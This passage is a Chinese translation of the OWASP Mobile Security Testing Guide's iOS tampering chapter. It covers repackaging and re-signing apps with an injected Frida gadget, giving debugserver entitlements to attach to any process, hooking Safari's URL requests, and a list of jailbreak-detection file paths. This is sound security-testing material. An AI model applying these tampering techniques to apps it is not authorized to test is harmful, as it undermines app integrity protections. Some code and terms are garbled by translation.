配置文件是由苹果签署的 plist 文件。它在一个或多个设备上白列出您的代码签名证书。换句话说，这表示苹果明确允许您的应用程序出于某些原因运行，例如：在选定的设备上进行调试（开发配置文件）。配置文件还包括授予您的应用程序的权利。证书包含您要签署的私钥。

根据您是否注册为 iOS 开发人员，您可以通过以下方式之一获得证书和配置文件：

具有 iOS 开发人员账户：

如果您以前已经使用 Xcode 开发和部署了 iOS 应用程序，那么您已经安装了自己的代码签名证书。使用安全工具列出您的签名身份：

```
$ security find-identity -v
1) 61FA3547E0AF42A11E233F6A2B255E6B6AF262CE "iPhone Distribution: Vantage
Point Security Pte. Ltd."
2) 8004380F331DCA22CC1B47FB1A805890AE41C938 "iPhone Developer: Bernhard
Müller (RV852WND79)"
```

登录 AppleDeveloper 门户发布新的 AppID，然后发布并下载配置文件。应用程序 ID 是一个两部分的字符串：由 Apple 提供的 TeamID 和一个捆绑 ID 搜索字符串，您可以将其设置为任意值，例如：com.example.myapp。注意，您可以使用单个 AppID 重新签署多个应用程序。确保您创建了一个开发配置文件，而不是一个分发配置文件，以便您可以调试应用程序。

在下面的例子中，我使用我的签名身份，这与我公司的开发团队有关。我为这些示例创建了应用程序 ID“sg.vp.repackaged”和配置文件“AwesomeRepackaging”。我最终得到了文件 AwesomeRepackaging.mobileprovision-将其替换为下面 shell 命令中的文件名。

有一个普通的 iTunes 账户：

苹果将发布一个免费的开发配置文件，即使您不是一个付费的开发人员。您可以通过 Xcode 和普通的 Apple 账户获得配置文件：只需创建一个空的 iOS 项目并从应用程序容器中提取 embedded.mobileprovision，该容器位于主目录的 Xcode 子目录中：
~/Library/Developer/Xcode/DerivedData/<ProjectName>/Build/Products/Debug-iphoneos/<ProjectName>.app/。NCC 的博客文章“无需越狱的 iOS 设备”详细解释了这个过程。

一旦您获得了配置文件，您就可以使用安全工具检查其内容。您将在配置文件中找到授予应用程序的权利，以及允许的证书和设备。您需要这些代码签名，所以将它们提取到一个单独的 plist 文件中，如下所示。查看文件内容，以确保所有内容都符合预期。

```
$ security cms -D -i AwesomeRepackaging.mobileprovision > profile.plist
$ /usr/libexec/PlistBuddy -x -c 'Print :Entitlements' profile.plist > entitlements.plist
$ cat entitlements.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>application-identifier</key>
<string>LRUD9L355Y.sg.vantagepoint.repackage</string>
<key>com.apple.developer.team-identifier</key>
```

```
<string>LRUD9L355Y</string>
<key>get-task-allow</key>
<true/>
<key>keychain-access-groups</key>
<array>
    <string>LRUD9L355Y.*</string>
</array>
</dict>
</plist>
```

注意应用程序标识符，它是 TeamID(LRUD9L355Y) 和 BundleID(sg.vantagepoint.repackage) 的组合。此配置文件仅对具有此应用程序 ID 的应用程序有效。get-task-allow 键也很重要：当设置为 true 时，其他进程（如调试服务器）被允许附加到应用程序（因此，这将在分发配置文件中设置为 false）。

6.9.3.1.4. 其他筹备工作

要使我们的应用程序在启动时加载一个额外的库，我们需要某种方式将一个额外的加载命令插入到主可执行文件的 Mach-O 头中。Optool 可用于自动化此过程：

```
$ git clone https://github.com/alexzielenski/optool.git
$ cd optool/
$ git submodule update --init --recursive
$ xcodebuild
$ ln -s <your-path-to-optool>/build/Release/optool /usr/local/bin/optool
```

我们还将使用 iOS-deploy，这个工具允许 iOS 应用程序在没有 Xcode 的情况下部署和调试：

```
$ git clone https://github.com/phonegap/iOS-deploy.git
$ cd iOS-deploy/
$ xcodebuild
$ cd build/Release
$ ./iOS-deploy
$ ln -s <your-path-to-iOS-deploy>/build/Release/iOS-deploy /usr/local/bin/iOS-deploy
```

代码段的最后一行创建了一个符号链接，并使可执行文件在全系统范围内可用。

重新加载 shell 以使新命令可用：

```
zsh: # . ~/.zshrc
bash: # . ~/.bashrc
```

6.9.3.2. 调试

对 iOS 的调试一般通过 Mach IPC 实现。若要“附加”到目标进程，调试器进程使用目标进程的进程 ID 调用 task_for_pid 函数并接收马赫端口。然后，调试器注册为异常消息的接收者，并开始处理调试器中发生的异常。Mach IPC 调用用于执行诸如暂停目标进程、读写寄存器状态和虚拟内存等操作。

XNU 内核实现了 ptrace 系统调用，但是调用的一些功能（包括读写寄存器状态和内存内容）已经被取消。然而，标准调试器（如：lldb 和 gdb）以有限的方式使用 ptrace。一些调试器，包括 Radare2 的 iOS 调试器，根本不调用 ptrace。

6.9.3.2.1. 使用 lldb 调试

iOS 附带控制台应用程序调试服务器，它允许通过 gdb 或 lldb 进行远程调试。然而，默认情况下，debugserver 不能用于附加到任意进程（它通常只用于调试部署在 Xcode 上的自研应用程序）。要启用第三方应用程序的调试，必须将 task_for_pid 权限添加到调试服务器可执行文件中。这样做了一个简单方法是将权限添加到带有 Xcode 的 debugserver 二进制文件中。

若要获得可执行文件，请安装以下 DMG 映像：

/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/<target-iOS-version>/DeveloperDiskImage.dmg

您将在安装的卷上的 /usr/bin/ 目录中找到 debugserver 可执行文件。将其复制到一个临时目录，然后创建一个名为 entitlements.plist 的文件，其内容如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>com.apple.springboard.debugapplications</key>
<true/>
<key>run-unsigned-code</key>
<true/>
<key>get-task-allow</key>
<true/>
<key>task_for_pid-allow</key>
<true/>
</dict>
</plist>
```

申请权利与代码：

```
$ codesign -s - --entitlements entitlements.plist -f debugserver
```

将修改后的二进制文件复制到测试设备上的任何目录。以下示例使用 usbmuxd 通过 USB 转发本地端口。

```
$ ./tcprelay.py -t 22:2222
$ scp -P2222 debugserver root@localhost:/tmp/
```

现在可以将 debugserver 附加到设备上运行的任何进程。

```
VP-iPhone-18:/tmp root# ./debugserver *:1234 -a 2670
debugserver-@(#)PROGRAM:debugserver PROJECT:debugserver-320.2.89
for armv7.
Attaching to process 2670...
```

6.9.3.3. 追踪

6.9.3.3.1. 执行追踪

拦截 Objective-C 方法是一种有用的 iOS 安全测试技术。例如：您可能对数据存储操作或网络请求感兴趣。在下面的示例中，我们将编写一个简单的跟踪器，用于记录通过 iOS 标准 HTTP API 发出的 HTTP(S) 请求。我们还将向您展示如何将跟踪器注入 Safari Web 浏览器。

在下面的例子中，我们将假设您正在处理一个越狱设备。如果不是这样，您首先需要遵循重新打包和重新分配部分中概述的步骤来重新打包 Safari 应用程序。

Frida 带有 frida-trace，这是一种函数跟踪工具。frida-trace 通过-m 标志接受 Objective-C 方法。您可以通过它通配符以及给定-[NSURL *]，例如：frida-trace 将自动在所有 NSURL 类选择器上安装钩子。当用户打开 URL 时，我们将使用这个来粗略了解哪个库函数 Safari 调用。

在设备上运行 Safari，并确保设备通过 USB 连接。然后开始 frida-trace 如下：

```
$ frida-trace -U -m "[NSURL *]" Safari
Instrumenting functions...
-[NSURL isMusicStoreURL]: Loaded handler at
"/Users/berndt/Desktop/_handlers_/_NSURL_isMusicStoreURL_.js"
-[NSURL isAppStoreURL]: Loaded handler at
"/Users/berndt/Desktop/_handlers_/_NSURL_isAppStoreURL_.js"
(...)
```

开始追踪 248 功能。按 Ctrl+C 键停止。

接下来，导航到 Safari 的一个新网站。您应该看到 frida-trace 控制台上的跟踪函数调用。注意，调用 `initWithURL:` 方法来初始化一个新的 URL 请求对象。

```
/* TID 0xc07 */
20313 ms -[NSURLRequest _initWithCFURLRequest:0x1043bca30 ]
20313 ms -[NSURLRequest URL]
(...)
21324 ms -[NSURLRequest initWithURL:0x106388b00 ]
21324 ms | -[NSURLRequest initWithURL:0x106388b00 cachePolicy:0x0
timeoutInterval:0x106388b80
```

6.9.4. 篡改和运行期设备

6.9.4.1. 修补、重新包装和重新对齐

正如您已经知道的，IPA 文件实际上是 ZIP 档案，因此您可以使用任何 zip 工具来解压缩档案。

```
$ unzip UnCrackable_Level1.ipa
```

6.9.4.1.1. 修补示例：安装 Frida 小工具

如果您想在非越狱设备上使用 Frida，您需要包括 `FridaGadget.dylib`。先下载：

```
$ curl -O https://build.frida.re/frida/iOS/lib/FridaGadget.dylib
```

将 `FridaGadget.dylib` 复制到应用程序目录中，并使用 `optool` 向“UnCrackable Level 1”二进制文件添加加载命令。

```
$ unzip UnCrackable_Level1.ipa
$ cp FridaGadget.dylib Payload/UnCrackable\ Level\ 1.app/
$ optool install -c load -p "@executable_path/FridaGadget.dylib" -t Payload/UnCrackable\
Level\ 1.app/UnCrackable\ Level\ 1
Found FAT Header
Found thin header...
Found thin header...
Inserting a LC_LOAD_DYLIB command for architecture: arm
Successfully inserted a LC_LOAD_DYLIB command for arm
Inserting a LC_LOAD_DYLIB command for architecture: arm64
Successfully inserted a LC_LOAD_DYLIB command for arm64
Writing executable to Payload/UnCrackable Level 1.app/UnCrackable Level 1...
```

6.9.4.1.2. 重新打包与重新签名

当然，篡改应用程序会使主可执行文件的代码签名失效，因此不会在非崩溃设备上运行。您需要替换供应配置文件，并在主可执行文件和您制作的包含的文件(例如：FridaGadget.dylib)与配置文件中列出的证书。

首先，让我们在包中添加我们自己的配置文件：

```
$ cp AwesomeRepackaging.mobileprovision Payload/UnCrackable\ Level\  
1.app/embedded.mobileprovision
```

接下来，我们需要确保 Info.plist 中的 BundleID 与配置文件中指定的 BundleID 匹配，因为 codesign 工具在签名期间将从 Info.plist 读取 BundleID；错误的值将导致无效签名。

```
$ /usr/libexec/PlistBuddy -c "Set :CFBundleIdentifier sg.vantagepoint.repackage"  
Payload/UnCrackable\ Level\ 1.app/Info.plist
```

最后，我们使用 codesign 工具重新签名两个二进制文件。您需要使用您的签名标识(在本例中为 8004380F331DCA22CC1B47FB1A805890AE41C938)，您可以通过执行命令 security find-identity -v。

```
$ rm -rf Payload/UnCrackable\ Level\ 1.app/_CodeSignature  
$ /usr/bin/codesign --force --sign 8004380F331DCA22CC1B47FB1A805890AE41C938  
Payload/UnCrackable\ Level\ 1.app/FridaGadget.dylib  
Payload/UnCrackable Level 1.app/FridaGadget.dylib: replacing existing signature  
entitlements.plist is the file you created for your empty iOS project.
```


```
$ /usr/bin/codesign --force --sign 8004380F331DCA22CC1B47FB1A805890AE41C938 --  
entitlements entitlements.plist Payload/UnCrackable\ Level\ 1.app/UnCrackable\ Level\ 1  
Payload/UnCrackable Level 1.app/UnCrackable Level 1: replacing existing signature
```

现在您应该准备好数行修改后的应用程序了。在设备上部署并运行应用程序：

```
$ iOS-deploy --debug --bundle Payload/UnCrackable\ Level\ 1.app/
```

如果一切顺利，应用程序应该以调试模式开始，并附上 lldb。然后 Frida 应该能够附加到应用程序上。您可以通过 frida-ps 命令验证：

```
$ frida-ps -U  
PID Name  
----  
499 Gadget
```



当事情出了问题（通常是这样），配置文件和代码签名头之间的不匹配是最可能的原因。[阅读官方文档](#)可以帮助您理解代码签名过程。[苹果的权限故障排除页面](#)也是一个有用的资源。

6.9.4.1.3. 修补 React Native 应用程序

如果 React Native 框架已用于开发，则主要应用程序代码在文件 Payload/[APP]。

app/main.jsbundle 中。此文件包含 Java 脚本代码。大多数情况下，这个文件中的 Java 脚本代码是最小的。使用 JSlery 工具，可以重试可读的文件版本，这将允许代码分析。JSlery 和本地服务器的 CLI 版本优于在线版本，因为后者向第三方公开了源代码。

在安装时，应用程序存档将从 iOS10 开始解压到文件夹

/private/var/containers/Bundle/Application/[GUID]/[APP].app 因此可以在此位置修改主 Java 脚本应用程序文件。

要确定应用程序文件夹的确切位置，可以使用工具 ipainstaller：

1. 使用命令 ipainstaller -l 列出安装在设备上的应用程序。从输出列表中获取目标应用程序的名称。
2. 使用命令 ipainstaller-i[APP_NAME] 显示有关目标应用程序的信息，包括安装和数据文件夹位置。
3. 取从 Application:开始的行引用的路径：

使用以下方法修补 Java 脚本文件：

1. 导航到应用程序文件夹。
2. 将文件 Payload/[APP].app/main.jsbundle 的内容复制到临时文件中。
3. 使用 JStillery 美化和去混淆临时文件的内容。
4. 识别临时文件中应该修补和修补的代码。

5. 将修补代码放在一行上，并将其复制到原始 Payload/[APP].app/main.jsbundle 文件中。
6. 关闭并重新启动应用程序。

6.9.4.2. 动态设备

6.9.4.2.1. 工具

6.9.4.2.1.1. Frida

Frida 是一个运行时工具框架，允许您将 Java 脚本片段或自己库的部分注入本机 Android 和 iOS 应用程序。如果您已经阅读了本指南的 Android 部分，您应该非常熟悉这个工具。

如果您还没有这样做，请在主机上安装 FridaPython 包：

```
$ pip install frida
```

要将 Frida 连接到 iOS 应用程序，您需要一种方法将 Frida 运行时注入该应用程序。这在越狱设备上很容易做到：只需通过 Cydia 安装 frida-server 即可。安装完成后，Frida 服务器将自动运行根权限，允许您轻松地向任何进程注入代码。

启动 Cydia 并通过导航到 Manage->来源->编辑，添加和输入 <https://build.frida.re>。然后添加 Frida 的存储库，您应该能够找到并安装 Frida 包。

通过 USB 连接您的设备，并确保 Frida 通过运行 frida-ps 命令和标志‘-U’来工作。这应该返回在设备上运行的进程列表：

```
$ frida-ps -U
PID Name
-----
963 Mail
952 Safari
416 BTServer
422 BlueTool
791 CalendarWidget
451 CloudKeychainPro
239 CommCenter
764 ContactsCoreSpot
(...)
```

我们将在整个章节中展示 Frida 的更多用途。

6.9.4.2.1.2. Cycript

Cydia Substate(以前称为 Mobile Substate)是在 iOS 上开发 Cydia 运行时补丁(所谓的“Cydia Substate Extensions”)的标准框架。它附带了 Cynject，一个为 C 提供代码注入支持的工具。

循环脚本是由 Jay Freeman(又名 Saurik)开发的一种脚本语言。它将 Java 脚本核心 VM 注入正在运行的进程。通过 Cycript 交互控制台，用户可以使用混合的 Objective-C++ 和 Java 脚本语法来操控该过程。在运行过程中访问和实例化 Objective-C 类也是可能的。

为了安装 Cycript，首先下载，解压，安装 SDK。

```
#on iphone
$ wget https://cydia.saurik.com/api/latest/3 -O cycript.zip && unzip cycript.zip
$ sudo cp -a Cycript.lib/*.dylib /usr/lib
$ sudo cp -a Cycript.lib/cycript-apl /usr/bin/cycript
```

若要生成交互式 Cycript shell，请在路径上运行“./cycript”或“cycript”。

```
$ cycript
cy#
```

要注入正在运行的进程，首先需要找到进程 ID(PID)。运行应用程序并确保应用程序在前台。运行 cycript -p <PID> 将循环注入该过程。为了说明，我们将向 SpringBoard (它总是运行注入)。

```
$ ps -ef | grep SpringBoard
501 78 1 0 0:00.00 ?? 0:10.57
/System/Library/CoreServices/SpringBoard.app/SpringBoard
$ ./cycript -p 78
cy#
```

您可以尝试的第一件事之一是获得应用程序实例(UIApplication)，您可以使用 Objective-C 语法：

```
cy# [UIApplication sharedApplication]
cy# var a = [UIApplication sharedApplication]
```

现在使用该变量获取应用程序的委托类：

```
cy# a.delegate
```

让我们尝试在 Spring Board 上用 Cycript 触发一个警报消息。

```
cy# alertView = [[UIAlertView alloc] initWithTitle:@"OWASP MSTG" message:@"Mobile
Security Testing Guide" delegate:nil cancelButtonTitle:@"OK" otherButtonTitles:nil]
#<UIAlertView: 0x1645c550; frame = (0 0; 0 0); layer = <CALayer: 0x164df160>>"
```

```
cy# [alertView show]
cy# [alertView release]
```

找到应用程序的文档目录与循环：

```
cy# [[NSFileManager defaultManager] URLsForDirectory:NSDocumentDirectory
inDomains:NSUTFUserDomainMask][0]
#"file:///var/mobile/Containers/Data/Application/A8AE15EE-DC8B-4F1C-91A5-
1FED35212DF/Documents/"
```

命令[[UIApp keyWindow] recursiveDescription].toString()返回 keyWindow 的视图层次结构。显示了 keyWindow 的每个子视图和子视图的描述。缩进空间反映了视图之间的关系。例如：UILabel、UITextField 和 UIButton 是 UIView 的子视图。

```
cy# [[UIApp keyWindow] recursiveDescription].toString()
`<UIWindow: 0x16e82190; frame = (0 0; 320 568); gestureRecognizers = <NSArray:
0x16e80ac0>; layer = <UIWindowLayer: 0x16e63ce0>>
| <UIView: 0x16e935f0; frame = (0 0; 320 568); autoresizingMask = W+H; layer = <CALayer:
0x16e93680>>
| | <UILabel: 0x16e8f840; frame = (0 40; 82 20.5); text = 'i am groot!'; hidden = YES;
opaque = NO; autoresizingMask = RM+BM; userInteractionEnabled = NO; layer = <_UILabelLayer: 0x16e8f920>>
| | <UILabel: 0x16e8e030; frame = (0 110.5; 320 20.5); text = 'A Secret Is Found In
The ...'; opaque = NO; autoresizingMask = RM+BM; userInteractionEnabled = NO; layer = <_UILabelLayer: 0x16e8e290>>
| | <UITextField: 0x16e8fb0; frame = (8 141; 304 30); text = ""; clipsToBounds = YES;
opaque = NO; autoresizingMask = RM+BM; gestureRecognizers = <NSArray: 0x16e94550>;
layer = <CALayer: 0x16e8fea0>>
| | | <_UITextFieldRoundedRectBackgroundViewNeue: 0x16e92770; frame = (0 0;
304 30); opaque = NO; autoresizingMask = W+H; userInteractionEnabled = NO; layer = <CALayer: 0x16e92990>>
| | | <UIButton: 0x16d901e0; frame = (8 191; 304 30); opaque = NO; autoresizingMask =
RM+BM; layer = <CALayer: 0x16d90490>>
| | | <UIButtonLabel: 0x16e72b70; frame = (133 6; 38 18); text = 'Verify'; opaque =
NO; userInteractionEnabled = NO; layer = <_UILabelLayer: 0x16e974b0>>
| | | <_UILayoutGuide: 0x16d92a00; frame = (0 0; 0 20); hidden = YES; layer = <CALayer: 0x16e936b0>>
| | | <_UILayoutGuide: 0x16d92c10; frame = (0 568; 0 0); hidden = YES; layer = <CALayer: 0x16d92cb0>>`
```

您还可以使用 Cycript 的内置函数，例如：选择哪个搜索堆以查找给定 Objective-C 类的实例：

```
cy# choose(SBIIconModel)
[#"<SBIIconModel: 0x1590c8430>"]
```

了解更多的 [Cycrypt Manual](#)。

6.9.4.2.2. Method Hooking

6.9.4.2.2.1. Frida

在“执行跟踪”一节中，我们在 Safari 中导航到网站时使用了 frida-trace，发现调用 initWithURL:方法来初始化一个新的 URL 请求对象。我们可以在苹果开发者网站上查找此方法的声明：

```
- (instancetype)initWithURL:(NSURL *)url;
```

使用这些信息，我们可以编写一个 Frida 脚本，它拦截带有 initWithURL:方法，并打印传递给该方法的 URL。完整的脚本如下。确保您阅读代码和内联注释以了解正在发生的事情。

```
import sys
import frida
```

```
# JavaScript to be injected
frida_code = """

// Obtain a reference to the initWithURL: method of the NSURLRequest class
var URL = ObjC.classes.NSURLRequest["- initWithURL:"];

// Intercept the method
Interceptor.attach(URL.implementation, {
  onEnter: function(args) {
    // Get a handle on NSString
    var NSString = ObjC.classesNSString;

    // Obtain a reference to the NSLog function, and use it to print the URL value
    // args[2] refers to the first method argument (NSURL *url)
    var NSLog = new NativeFunction(Module.findExportByName('Foundation', 'NSLog'),
      'void', ['pointer', ...']);

    // We should always initialize an autorelease pool before interacting with Objective-C APIs
    var pool = ObjC.classes.NSAutoreleasePool.alloc().init();

    try {
      // Creates a JS binding given a NativePointer.
      var myNSURL = new ObjC.Object(args[2]);

      // Create an immutable ObjC string object from a JS string object.
      var str_url = NSString.stringWithString_(myNSURL.toString());
    }
  }
});
```

```

// Call the iOS NSLog function to print the URL to the iOS device logs
NSLog(str_url);

// Use Frida's console.log to print the URL to your terminal
console.log(str_url);

} finally {
    pool.release();
}
}

};


};

process = frida.get_usb_device().attach("Safari")
script = process.create_script(frida_code)
script.load()

sys.stdin.read()

```

在 iOS 设备上启动 Safari。在您连接的主机上运行上面的 Python 脚本并打开设备日志（如“iOS 基本安全测试”章节中的“监视系统日志”部分所解释的）。尝试在 Safari 中打开一个新的 URL，例如：<https://github.com/OWASP/owasp-mstg>；您应该在日志以及终端中看到 Frida 的输出。



The screenshot shows the Frida Console window with the following details:

- Console (4 messages)**: The title bar indicates there are 4 messages.
- Filters**: Includes Clear, Reload, Info, Share, and search fields for ANY, MobileSafari, and https.
- Logs and Faults**: A table showing log entries:

Type	PID	Time	Message	Process
977	20:11:47.227538		https://github.com/OWASP/owasp-mstg	MobileSafari
977	20:11:49.155552		https://github.com/OWASP/owasp-mstg	MobileSafari
977	20:11:54.622021		https://github.com/OWASP/owasp-mstg	MobileSafari
977	20:11:55.730181		https://github.com/OWASP/owasp-mstg	MobileSafari
- MobileSafari (CoreFoundation)**: Subsystem and Category information.
- Volatile**: Status indicator.
- 2019-07-16 20:11:55.730181**: Date and time of the log entry.
- https://github.com/OWASP/owasp-mstg**: The URL being monitored.

当然，这个例子只说明了您可以用 Frida 做的事情之一。要解锁工具的全部潜力，您应该学会使用它的 [JavaScript API](#)。Frida 网站的文档部分有一个在 iOS 上使用 Frida 的 [tutorial](#) 和 [examples](#)。

6.9.5. 参考文献

- Apple's Entitlements Troubleshooting - <https://developer.apple.com/library/content/technotes/tn2415/index.html>
- Apple's Code Signing - <https://developer.apple.com/support/code-signing/>
- Cycript Manual - <http://www.cycript.org/manual/>

- iOS Instrumentation without Jailbreak - <https://www.nccgroup.trust/au/about-us/newsroom-and-events/blogs/2016/october/iOS-instrumentation-without-jailbreak/>
- Frida iOS Tutorial - <https://www.frida.re/docs/iOS/>
- Frida iOS Examples - <https://www.frida.re/docs/examples/iOS/>

6.9.5.1. 工具

- Class-dump - <http://stevenygard.com/projects/class-dump/>
- Class-dump-dyld - <https://github.com/limneos/classdump-dyld/>
- Class-dump-z - https://code.google.com/archive/p/networkpx/wikis/class_dump_z.wiki
- Cycript - <http://www.cycript.org/>
- Damn Vulnerable iOS App - <http://damnvulnerableiOSapp.com/>
- Frida - <https://www.frida.re>
- Ghidra - <https://ghidra-sre.org/>
- Hopper - <https://www.hopperapp.com/>
- iOS-deploy - <https://github.com/phonegap/iOS-deploy>
- IPA Installer Console - <https://cydia.saurik.com/package/com.autopear.installipa/>
- ipainstaller - <https://cydia.saurik.com/package/com.slugrail.ipainstaller/>
- MachoView - <https://sourceforge.net/projects/machoview/>
- Objection - <https://github.com/sensepost/objection>
- Optool - <https://github.com/alexzielenski/optool>
- OWASP UnCrackable Apps for iOS - <https://github.com/OWASP/owasp-mstg/tree/master/Crackmes#iOS>
- Radare2 - <https://rada.re/r/>
- Reverse Engineering tools for iOS Apps - http://iphonedevwiki.net/index.php/Reverse_Engineering_Tools
- Swizzler project - <https://github.com/vtky/Swizzler2/>
- Xcode command line developer tools - <https://railsapps.github.io/xcode-command-line-tools.html>

6.10. iOS 反逆向防御

6.10.1. 越狱检测 (MSTG-RESILIENCE-1)

6.10.1.1. 概述

越狱检测机制被添加到反向工程防御中，使在越狱设备上运行应用程序更加困难。这阻碍了逆向工程师喜欢使用的一些工具和技术。与大多数其他类型的防御一样，越狱检测本身并不是很有用，但在整个应用程序的源代码中进行散射检查可以提高整体防篡改方案的有效性。[TrustWave](#)发布了一份 iOS 典型越狱检测技术清单。

6.10.1.1.1. 基于文件的检查

检查通常与越狱相关的文件和目录，例如：

/Applications/Cydia.app
/Applications/FakeCarrier.app
/Applications/Icy.app
/Applications/IntelliScreen.app
/Applications/MxTube.app
/Applications/RockApp.app
/Applications/SBSettings.app
/Applications/WinterBoard.app
/Applications/blackra1n.app
/Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
/Library/MobileSubstrate/DynamicLibraries/Veency.plist
/Library/MobileSubstrate/MobileSubstrate.dylib
/System/Library/LaunchDaemons/com.ikey.bbot.plist
/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
/bin/bash
/bin/sh
/etc/apt
/etc/ssh/sshd_config
/private/var/lib/apt
/private/var/lib/cydia
/private/var/mobile/Library/SBSettings/Themes
/private/var/stash
/private/var/tmp/cydia.log
/usr/bin/sshd
/usr/libexec/sftp-server
/usr/libexec/ssh-keysign
/usr/sbin/sshd
/var/cache/apt
/var/lib/apt
/var/lib/cydia
/usr/sbin/frida-server
/usr/bin/cycript
/usr/local/bin/cycript
/usr/lib/libcycript.dylib

6. 10. 1. 1. 2. 检查文件权限

另一种检查越狱机制的方法是尝试写入应用程序沙箱之外的位置。您可以通过应用程序尝试在例如：/private directory 中创建文件来实现这一点。如果文件创建成功，则该设备已被越狱。

```
NSError *error;  
NSString *stringToBeWritten = @"This is a test."  
[stringToBeWritten writeToFile:@"/private/jailbreak.txt" atomically:YES  
    encoding:NSUTF8StringEncoding error:&error];  
if(error==nil){
```

```
//Device is jailbroken
return YES;
} else {
//Device is not jailbroken
[[NSFileManager defaultManager] removeItemAtPath:@"/private/jailbreak.txt" error:nil];
}
```

6.10.1.1.3. 检查协议处理程序

您可以通过尝试打开 Cydia URL 来检查协议处理程序。实际上每个越狱工具都默认安装的 Cydia 应用商店安装了 cydia : / 协议处理程序。

```
if([[UIApplication sharedApplication] canOpenURL:[NSURL
URLWithString:@"cydia://package/com.example.package"]]){
```

6.10.1.1.4. 调用系统 API

在非越狱设备上用“NULL”参数调用 system 函数将返回“0”；在越狱设备上做同样的事情将返回“1”。这种差异是由于该函数只检查越狱设备上/bin/sh 的访问权限。


6.10.1.2. 绕过越狱检测

一旦您启动了在越狱设备上启用越狱检测的应用程序，您将注意到以下内容之一：

1. 申请立即关闭，没有任何通知。
2. 弹出窗口表示应用程序不会在越狱设备上运行。

在第一种情况下，确保应用程序在非击穿设备上完全功能。应用程序可能正在崩溃，或者它可能有一个导致它终止的错误。在测试应用程序的预生产版本时可能会发生这种情况。

